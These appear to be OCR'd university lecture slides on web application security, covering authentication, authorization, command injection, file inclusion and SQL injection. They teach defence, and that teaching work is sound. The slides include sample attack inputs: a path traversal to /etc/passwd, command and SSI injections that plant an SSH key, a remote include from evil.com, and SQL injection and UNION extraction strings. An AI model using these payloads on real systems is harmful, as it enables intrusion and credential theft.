
Example

```
<html>
  <head> <title>Feedback Page</title></head>
  <body>
    <h1>Feedback Page</h1>
    <?php
$name = $_POST['name'];
$comment = $_POST['comment'];
$file = fopen("feedback.html", "a");
fwrite($file, "<p>$name said: $comment</p>\n");
fclose($file);
include(”feedback.html");
    ?>
    <p>And this is the end of it!</p>
    <hr />
  </body>
</html>
```

Web Application Frameworks

- Web App Frameworks provide support for the rapid development of web applications
- Might be based on existing web servers or might provide a complete environment (including the server implementation)
- Often based on the Model-View-Controller architectural pattern
- Provide automated translation of objects to/from database
- Provide templates for the generation of dynamic pages
  - Ruby on Rails
  - Flask (Python)
  - Node.js (JavaScript)

Web Application Frameworks



Source: http://trends.builtwith.com/framework

User Agents

- User Agents (most of the time browsers) are the client side components responsible for the retrieval and display of web resources
  - wget, curl
  - Chrome, Firefox, Safari
- Some User Agents support the execution of client side code
  - Java Applets
  - ActiveX Controls
  - JavaScript

Java Applets

- Java applets are compiled Java programs that are
  - Downloaded into a browser
  - Executed within the context of a web page
- Access to resources is regulated by an implementation of the Java Security Manager
- Introduced in 1995, experienced initial success but was not adopted widely

ActiveX Controls

- ActiveX controls are binary, OS-specific programs that are downloaded and executed in the context of a web page
- ActiveX controls are supported only by Windows-based browsers
- The code is signed using the Authenticode mechanism
- Once executed, they have complete access to the client's environment

JavaScript/JScript EcmaScript/VBScript

- Scripting languages used to implement dynamic behavior in web pages
- JavaScript initially introduced by NetScape in 1995 (LiveScript was the original name)
- JScript is Microsoft's version (now also called JavaScript)
- EcmaScript is a standardized version of JavaScript
- VBScript is based on Microsoft Visual Basic

Client-side Scripting

- Code is included using external references

```
<script src="http://www.foo.com/somecode.js"></script>
```

- Code is embedded into HTML pages using the SCRIPT tag and storing the code in comments

```
<script LANGUAGE="JavaScript">
<!-- var name = prompt ('Please Enter your name below.','')
   if ( name == null ) {
      document.write ('Welcome to my site!')
   }
     else {
      document.write ('Welcome to my site '+name+'!')
     }
-->
</script>
```

DOM and BOM

- The Document Object Model (DOM) is a programmatic interface to the manipulation of client-side content:

```
var x = document.createElement('HR');
document.getElementById('inserthrhere').appendChild(x);
```

- The Browser Object Model (BOM) is a programmatic interface to the browser properties:

```
location.href = 'newpage.html’;
history.back()
```

JavaScript Security

- JavaScript code is downloaded as part of an HTML page and executed on-the-fly
- The security of JavaScript code execution is guaranteed by a sandboxing mechanism
  - No access to files
  - No access to network resources
  - No window smaller than 100x100 pixels
  - No access to the browser's history
  - ...
- The details of how sandboxing is implemented depend on the particular browser considered

JavaScript Security Policies (in Mozilla)

- "Same origin" policy
  - JavaScript code can access only resources (e.g., cookies) that are associated with the same origin (e.g., foo.com)
  - The protocol, port (if one is specified), and host are the same for both pages
- "Signed script" policy
  - The signature on JavaScript code is verified and a principal identity is extracted
  - The principal's identity is compared to a policy file to determine the level of access
- "Configurable" policy
  - The user can manually modify the policy file (user.js) to allow or deny access to specific resources/methods for code downloaded from specific sites

Same Origin Policy In Detail

- Every frame in a browser's window is associated with a domain
  - A domain is determined by the server, protocol, and port from which the frame content was downloaded
- Code downloaded in a frame can only access the resources associated with the source domain of the frame
- If a frame explicitly include external code, this code will execute within the frame domain even though it comes from another host

```
<script type="text/javascript"> //Downloaded from foo.com
      src="http://www.bar.com/scripts/script.js"> //Executes as if it were
   from foo.com
</script>
```

AJAX

- AJAX (Asynchronous JavaScript and XML) is a mechanism to modify a web page based on the result of a request, but without the need of user action
- It relies on two basic concepts:
  - JavaScript-based DOM manipulation
  - The XML-HTTP Request object

XML HTTP Request

- The XML HTTP Request object was introduced to allow JavaScript code to retrieve XML data from a server the execution of queries from JavaScript
- Unfortunately, the same object has to be accessed in different way depending on the browser being used
  - Most browsers:
    - `http_request = new XMLHttpRequest();`
  - Internet Explorer
    - `http_request = new ActiveXObject("Microsoft.XMLHTTP");`

Requesting A Document

- Using the “onreadystatechange” property of an XML-HTTP request object one can set the action to be performed when the result of a query is received
  - ```
    http_request.onreadystatechange = function(){
      code here
    };
    ```
- Then, one can execute the request
  - ```
    http_request.open('GET',
    'http://www.foo.com/show.php?keyword=foo', true);
    ```
  - Note that the third parameter indicates that the request is asynchronous, that is, the execution of JavaScript will proceed while the requested document is being downloaded

Waiting For The Document

- The function specified using the “onreadystatechange” property will be called at any change in the request status
  - 0 (uninitialized: Object is not initialized with data)
  - 1 (loading: Object is loading its data)
  - 2 (loaded: Object has finished loading its data)
  - 3 (interactive: User can interact with the object even though it is not fully loaded)
  - 4 (complete: Object is completely initialized)
- The function will usually wait until the status is “complete”
  -
```
if (http_request.readyState == 4) {
  operates on data
} else {
  not ready, return
}
```

Modifying A Document

- After having received the document (and having checked for a successful return code -- 200) the content of the request can be accessed:
  - As a string by calling: http_request.responseText
  - As an XMLDocument object: http_request.responseXML
    - In this case the object can be modified using the JavaScript DOM interface

```
function reqListener () {
  console.log(this.responseText);
}

var oReq = new XMLHttpRequest();
oReq.addEventListener("load", reqListener);
oReq.open("GET", "http://example.com");
oReq.send();
```

Web Attacks

- Attacks against authentication
- Attacks against authorization
- Command injection attacks
- Unauthorized access to client information
- Man-in-the-middle attacks
- Attacks against HTTP protocol implementations

Monitoring and Modifying HTTP Traffic

- HTTP traffic can be analyzed in different ways
  - Sniffers can be used to collect traffic
  - Servers can be configured to create extensive logs
  - Browsers can be used to analyze the contents received from a server
  - Client-side/server-side proxies can be used to analyze the traffic without having to modify the target environment
- Client-side proxies are especially effective in performing vulnerability analysis of web applications because they allow one to examine and modify each request and reply
  - Burp
  - Chrome Postman Extension

Which Is The Best Way to Authenticate?

- IP address-based authentication
- HTTP-based authentication
- Certificate-based (SSL/TLS) authentication
- Form-based authentication

Web-based Authentication

- IP address-based
  - The IP source of a TCP connection (in theory) can be spoofed
  - NAT-ing may cause several users to share the same IP
  - The same user could use different IPs (for example, because of frequent DHCP renewals)
- HTTP-based
  - Not very scalable and difficult to manage at the application level
- Certificate-based
  - Works (on the server-side) for TLS-based connections
  - Few users have “real” certificates or know how to use them
- Form-based
  - Form data might be sent in the clear

Basic Authentication

- A form is used to send username and password (over an TLS-protected channel) to a server-side application
- The application:
  - Verifies the credentials (e.g., by checking in a database)
  - Generates a session authenticator which is sent back to the user
    - Typically a cookie, which is sent as part of the header, e.g.:
      `Set-Cookie: JSESSION="johndoe:bluedog"; secure`
- Next time the browser contacts the same server it will include the authenticator
  - In the case of cookies, the request will contain, for example:
    `Cookie: auth="johndoe:bluedog"`
- Authentication is performed using this value

Better Authentication

- Notes on previous scheme:
  - Authenticators should not have predictable values
  - Authenticators should not be reusable across sessions
- A better form of authentication is to generate a random value and store it with other session information in a file or back-end database
  - This can be automatically done using “sessions” in various frameworks
    - J2EE: JSESSIONID=1A530637289A03B07199A44E8D531429
    - PHP: PHPSESSID=43b4a19d1962304012a7531fb2bc50dd
    - ASP.NET: ASPSESSIONID=MBHHDGCBGGBJBMAEGLDAJLGF

Authentication Caveats

- If an application includes an authenticator in the URL it is possible that browsers may leak the information as part of the “Referer” [sic!] field
  - User access page http://www.foo.com/links.php?auth=28919830983
  - User selects a link to http://www.bar.com/
  - The www.bar.com site receives:

```
GET / HTTP/1.1
Host: www.bar.com
User-Agent: Mozilla
Referer: http://www.foo.com/links.php?auth=28919830983
```

More Caveats

- Authenticators should not be long-lived
- Note that a cookie's expiration date is enforced by the browser and not by the server
  - An attacker can manually modify the files where cookies are stored to prolong a cookie's lifetime
- Expiration information should be stored on the server's side or included in the cookie in a cryptographically secure way
- For example:
  - exp=t&data=s&digest=MACk(exp=t&data=s)

  see Fu et al. "Dos and Don'ts of Client Authentication on the Web"

Web Single Sign-On

- Authentication management can be a difficult task
- It is possible to rely on trusted third parties for authentication
  - OAuth
  - OpenId
  - SAML
  - FIDO

Attacking Authentication

- Eavesdropping credentials/authenticators
- Brute-forcing/guessing credentials/authenticators
- Bypassing authentication
  - SQL Injection
  - Session fixation

Eavesdropping Credentials and Authenticators

- If the HTTP connection is not protected by TLS it is possible to eavesdrop the credentials:
  - Username and password sent as part of an HTTP basic authentication exchange

```
05/12/05 11:03:11 tcp 253.2.19.172.in-addr.arpa.61312 ->
this.cs.ucdavis.edu 80 (http)
   GET /webreview/ HTTP/1.1
   Host: raid2005.cs.ucdavis.edu
   Authorization: Basic cmFpZGNoYWlyOnRvcDY4OQ== [raidchair:top688]
```

  - Username and password submitted through a form
  - The authenticator included as cookie, URL parameter, or hidden field in a form
- Cookies' "secure" flag is a good way to prevent accidental leaking of sensitive authentication information


Brute-forcing Credentials and Authenticators

- If authenticators have a limited value domain they can be brute-forced (e.g., 4-digit PIN)
- If authenticators are chosen in a non-random way they can be easily guessed
  - Sequential session IDs
  - User-specified passwords
  - Example: http://www.foo.bar/secret.php?id=BGH15110915103939 observed at 15:11 of November 9, 2015
- Long-lived authenticators make these attacks more likely to succeed

Bypassing Authentication

- Form-based authentication may be bypassed using carefully crafted arguments (e.g., using SQL injection)
- Weak password recovery procedures can be leveraged to reset a victim's password to a known value
- Authentication can be bypassed using forceful browsing
  - See discussion on authorization, later
- Authentication can be bypassed because of EAR
  - See discussion on EAR, later
- Authentication can be bypassed through session fixation

Session Fixation



Session Fixation

- If application accepts blindly an existing session ID, then the initial setup phase is not necessary
- Session IDs should always regenerated after login and never allow to be “inherited”
- Session fixation can be composed with cross-site scripting to achieve session id initialization (e.g., by setting the cookie value)

- See: M. Kolsek, “Session Fixation Vulnerability in Web-based Applications”

Lessons Learned

- Authentication is critical
- Do not transfer security-critical information in the clear
- Do not use repeatable, predictable, long-lived session IDs
- Do not allow the user to choose the session IDs
- If possible, use well-established third-party authentication services

Authorization Attacks: Forceful Browsing

- Resources in a web application are identified by paths
- The web application developer assumes that the application will be accessed through links, following the “intended flow”
- The user, however, is not bound to follow the prescribed links and can “jump” to any publicly available resource
- If paths are predictable, one can bypass authorization checks
- Example:
  - User is presented with list of documents only after authentication
  - Requesting directly the URL http://www.acme.com/resources/ provides access

Authorization Attacks: Path Traversal

- Applications might build filename paths using user-provided input
- Path/directory traversal attacks
  - Break out of the document space by using relative paths
    - `GET /show.php?file=/../../../../../../etc/passwd`
    - Paths can be encoded, double-encoded, obfuscated, etc
    - `GET show.php?file=%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd`

Authorization Attacks: Directory Listing

- If automated directory listing is enabled, the browser may return a listing of the directory if no index.html file is present and may expose contents that should not be accessible

Lesson Learned

- Resources are identified by paths
  - Web pages
  - Filenames
- If the resources identifiers are predictable, it is possible to bypass authorization checks

Authorization Attacks: Parameters

- Parameter manipulation
  - The resources accessible are determined by the parameters to a query
  - If client-side information is blindly accepted, one can simply modify the parameter of a legitimate request to access additional information
    - GET /cgi-bin/profile?userid=1229&type=medical
    - GET /cgi-bin/profile?userid=1230&type=medical
- Parameter creation
  - If parameters from the request query are blindly imported into the application's space, one might modify the behavior of an application
    - GET /cgi-bin/profile?userid=1229&type=medical&admin=1

PHP's register_global

- The register_global directive makes request information, such as the GET/POST variables and cookie information, available as global variables
  - Variables can be provided so that particular, unexpected execution paths are followed
  - Variables could be set regardless of conditional statements

```
<?php
   if ($_GET[“password”]==“secret”) {
      $admin = true;
   }
   if ($admin) { ... }
?>
```

  - Vulnerable to: GET /vuln.php?password=foo&admin=1
  - All variables should be initialized/sanitized along every path

PHP's register_global

- Register_global was "on" by default
  - Security/usability trade-off
- This has been changed in releases after 4.2.0, but:
  - Many existing PHP-based applications require the directive to be on
  - Some PHP-based application solved the problem by adding code that simulates register_global behavior
- Removed since PHP 5.4.0

Authorization Attacks: Parameters

- Parameter Pollution: In case of multiple occurrences of the same variable in the query string of a query, servers might behave differently
  - http://example.com/?color=red&color=blue
    - color=red
    - color=blue
    - color=red,blue
- If the link on a web page are created on the basis of user input it is possible to pollute parameters by injecting query delimiters (the ampersand)

Parameter Pollution Example

- Original URL: http://host/election.jsp?poll_id=4568
  - Link1: Vote for Mr. White
  - Link2: Vote for Mrs. Green
- Attacker-provided URL: http://host/election.jsp?poll_id=4568%26candidate%3Dgreen
  - Link 1: Vote for Mr. White
  - Link 2: Vote for Mrs. Green
- If the server accepts only the first parameter value the result will be always the selection of Mr. Green

Server (Mis)Configuration: Unexpected Interactions

- FTP servers and web servers are often running on the same host
- If data can be uploaded using FTP and then requested using the web server it is possible to
  - Execute programs using the CGI mechanism
  - Execute commands using the Server-Side Include mechanism
  - …
- If a web site allows one to upload files (e.g., images) it might be possible to upload content that is then requested as a code component (e.g., a PHP file)

Command Injection Attacks

- Main problem: Incorrect (or complete lack of) validation of user input that results in the execution of commands on the server
- Use of (unsanitized) external input to compose strings that are passed to function that can evaluate code or include code from a file (language-specific)
  - system()
  - eval()
  - popen()
  - include()
  - require()

Command Injection Attacks

- Example: CGI program executes a grep command over a server file using the user input as parameter
  - Implementation 1:
    `system("grep $exp phonebook.txt");`
    - By providing:
      `foo; echo '1024 35 1386...' > ~/.ssh/authorized_keys; rm`
      one can obtain interactive access and delete the text file
  - Implementation 2:
    `system("grep \"$exp\" phonebook.txt");`
    - By providing
      `\"foo; echo '1024 35 1386...' > ~/.ssh/authorized_keys; rm \"`
      one can steal the password file and delete the text file
  - Implementation 3:
    `system("grep", "-e", $exp, "phonebook.txt");`
    - In this case the execution is similar to an execve() and therefore more secure (no shell parsing involved)

Server-Side Includes

- Server side includes (SSIs) allow one to introduce directives into web pages
- SSIs are introduced as
  `<!-- #element attribute=value attribute=value … -->`
- Examples are:
  - Config
  - Echo
  - Include
  - …
  - Exec (!)
- If a user is able to determine the contents of a web page it is possible to execute arbitrary commands

GuestBook CGI Script

- Script that allows one to set up a guest book for a web site
- Allows one to insert comment
- User inserts comment text containing
  `<!-- #exec cmd="echo '1024 35 1386...' > ~/.ssh/authorized_keys" -->`
- User requests to see the guestbook
- The page is served by the web server and, as a consequence, the SSI directive is executed

File Inclusion Attacks

- Many web frameworks and languages allow the developer to modularize his/her code by providing a module inclusion mechanism (similar to the #include directive in C)
- If not configured correctly this can be used to inject attack code into the application
  - Upload code that is then included
  - Provide a remote code component (if the language supports remote inclusion)
  - Influence the path used to locate the code component

File Inclusion in PHP

- The allow_url_fopen directive allows URLs to be used when including files with include() and require()
- If user input is used to create the name of the file to be open then a remote attacker can execute arbitrary code

```
//mainapp.php
// this var will be visible in the included file
$includePath='/includes/';

include($includePath . 'library.php');
...
//library.php
...
include($includePath . 'math.php');
...
```

- Attack:
  `GET /includes/library.php?includePath=http://www.evil.com/`

HTML Injection

- The injection of HTML tags can be used to modify the behavior of a web page
  - Forms to collect user's credentials can be injected in a legitimate web page (e.g., of a bank)
  - iframe tags can be injected to force the browser to access a malicious web page

Preventing Injections

- Injection is a sanitization problem
  - Never trust outside input when composing a command string
- Many languages provide built-in sanitization routines

PHP Sanitization

- PHP `strip_tags($str)`: returns a string without HTML tags (it is possible to specify exceptions)

- PHP `htmlentities($str, EN_QUOTE)`: translates all special characters ('&', quotes, "<", ">") into the corresponding entities (& < ...)

PHP Sanitization


- PHP `escapeshellarg($str)`: adds single quotes around a string and quotes/escapes any existing single quotes allowing one to pass a string directly to a shell function and having it be treated as a single safe argument

- PHP `escapeshellcmd($str)`: escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands (#&;`|*?~<>^()[]{}$\, \x0A and \xFF. ' and " are escaped only if they are not paired)

SQL Injection

- SQL injection might happen when queries are built using the parameters provided by the users
  - `$query = “select ssn from employees where name = ‘” + username + “’ ”`
- By using special characters such as ‘ (tick), -- (comment), + (add), @variable, @@variable (server internal variable), % (wildcard), it is possible to:
  - Modify queries in an unexpected way
  - Probe the database schema and find out about stored procedures
  - Run commands (e.g., using xp_commandshell in MS SQL Server)

An Example Web Page



The Form

```
<form action="login.asp" method="post">
  <table>
    <tr><td>Username:</td>
      <td><input type="text" name="username"/></td></tr>
    <tr><td>Password:</td>
      <td><input type=password name="password"/></td></tr>
  </table>
  <input type="submit" value="Submit"></input>
  <input type="reset" value="Reset"></input>
</form>
```

The Login Script

```
… <% function Login( connection ) {
    var username = Request.form("username");
    var password = Request.form("password");
    var rso = Server.CreateObject("ADODB.Recordset");
    var sql = "select * from pubs.guest.sa_table \
                where username = ‘” + username + "‘ and \
                password = ‘" + password + "‘";
    rso.open(sql, connection); //perform query
    if (rso.EOF) //if record set empty, deny access
     { rso.close();
    %>  <center>ACCESS DENIED</center> <%
    } else  { //else grant access
    %>  <center>ACCESS GRANTED</center> <%
    // do stuff here ...
```

The ‘ or 1=1 -- Technique

- Given the string:

```
"select * from pubs.guest.sa_table \
     where username = ‘” + username + "‘ and \
     password = ‘" + password + "‘";
```

- By entering:

```
‘ or 1=1 --
```

  as the user name (and any password) results in the string:

```
select * from sa_table where username=‘’ or 1=1 --’ and
password= ‘’
```

  – The conditional statement “`username=‘’ or 1=1 --`” is true whether or not username is equal to ‘’
  – The “--” makes sure that the rest of the SQL statement is interpreted as a comment and therefore `and password =‘’` is not evaluated

Injecting SQL Into Different Types of Queries

- SQL injection can modify any type of query such as
  - SELECT statements
    - `SELECT * FROM accounts WHERE user='${u}' AND pass='${p}'`
  - INSERT statements
    - `INSERT INTO accounts (user, pass) VALUES('${u}', '${p}')`
      - Note that in this case one has to figure out how many values to insert
  - UPDATE statements
    - `UPDATE accounts SET pass='${np}' WHERE user= '${u}' AND pass='${p}'`
  - DELETE statements
    - `DELETE * FROM accounts WHERE user='${u}'`

Identifying SQL Injection

- A SQL injection vulnerability can be identified in different ways
  - Negative approach: special-meaning characters in the query will cause an error (for example: user=“ ’ ”)
  - Positive approach: provide an expression that would NOT cause an error (for example: “17+5” instead of “22”, or a string concatenation)

The UNION Operator

- The UNION operator is used to merge the results of two separate queries
- In a SQL injection attack this can be exploited to extract information from the database
- Original query:
  - `SELECT id, name, price FROM products WHERE brand='${b}'`
- Modified query passing ${b}="foo' UNION…":
  - `SELECT id, name, price FROM products WHERE brand='foo' UNION SELECT user, pass, NULL FROM accounts -- '`
- In order for this attack to work the attacker has to know
  - The structure of the query (number of parameters and types have to be compatible: NULL can be used if the type is not known)
  - The name of the table and columns

Determining Number and Type of Query Parameters

- The number of columns in a query can be determined using progressively longer NULL columns until the correct query is returned
  - `UNION SELECT NULL`
  - `UNION SELECT NULL, NULL`
  - `UNION SELECT NULL, NULL, NULL`
- The type of columns can be determined using a similar technique
  - For example, to determine the column that has a string type one would execute:
    - `UNION SELECT 'foo', NULL, NULL`
    - `UNION SELECT NULL, 'foo', NULL`
    - `UNION SELECT NULL, NULL, 'foo'`

Determining Table and Column Names

- To determine table and column names one has to rely on techniques that are database-specific
  - Oracle
    - By using the user_objects table one can extract information about the tables created for an application
    - By using the user_tab_column table one can extract the names of the columns associated with a table
  - MS-SQL
    - By using the sysobjects table one can extract information about the tables in the database
    - By using the syscolumns table one can extract the names of the columns associated with a table
  - MySQL
    - By using the information_schema one can extract information about the tables and columns

Second-Order SQL Injection

- In a second-order SQL injection, the code is injected into an application, but the SQL statement is invoked at a later point in time
  - e.g., Guestbook, statistics page, etc.
- Even if application escapes single quotes, second order SQL injection might be possible
  - Attacker sets user name to: `john'--`, application safely escapes value to `john''--` (note the two single quotes)
  - At a later point, attacker changes password (and "sets" a new password for victim john):

```
update users set password= … where
database_handle("username")='john'--'
```

Blind SQL Injection

- A typical countermeasure to SQLi is to prohibit the display of error messages: However, a web application may still be vulnerable to blind SQL injection
- Example: a news site
  - Press releases are accessed with pressRelease.jsp?id=5
  - A SQL query is created and sent to the database:
    - `select title, description FROM pressReleases where id=5;`
  - All error messages are filtered by the application

Blind SQL Injection

- How can we inject statements into the application and exploit it?
  - We do not receive feedback from the application so we can use a trial-and-error approach
  - First, we try to inject pressRelease.jsp?id=5 AND 1=1
  - The SQL query is created and sent to the database:
    - `select title, description FROM pressReleases where id=5 AND 1=1`
  - If there is a SQL injection vulnerability, the same press release should be returned
  - If input is validated, `id=5 AND 1=1` should be treated as the value

Blind SQL Injection

- When testing for vulnerability, we know 1=1 is always true
  - However, when we inject other statements, we do not have any information
  - What we know: If the same record is returned, the statement must have been true
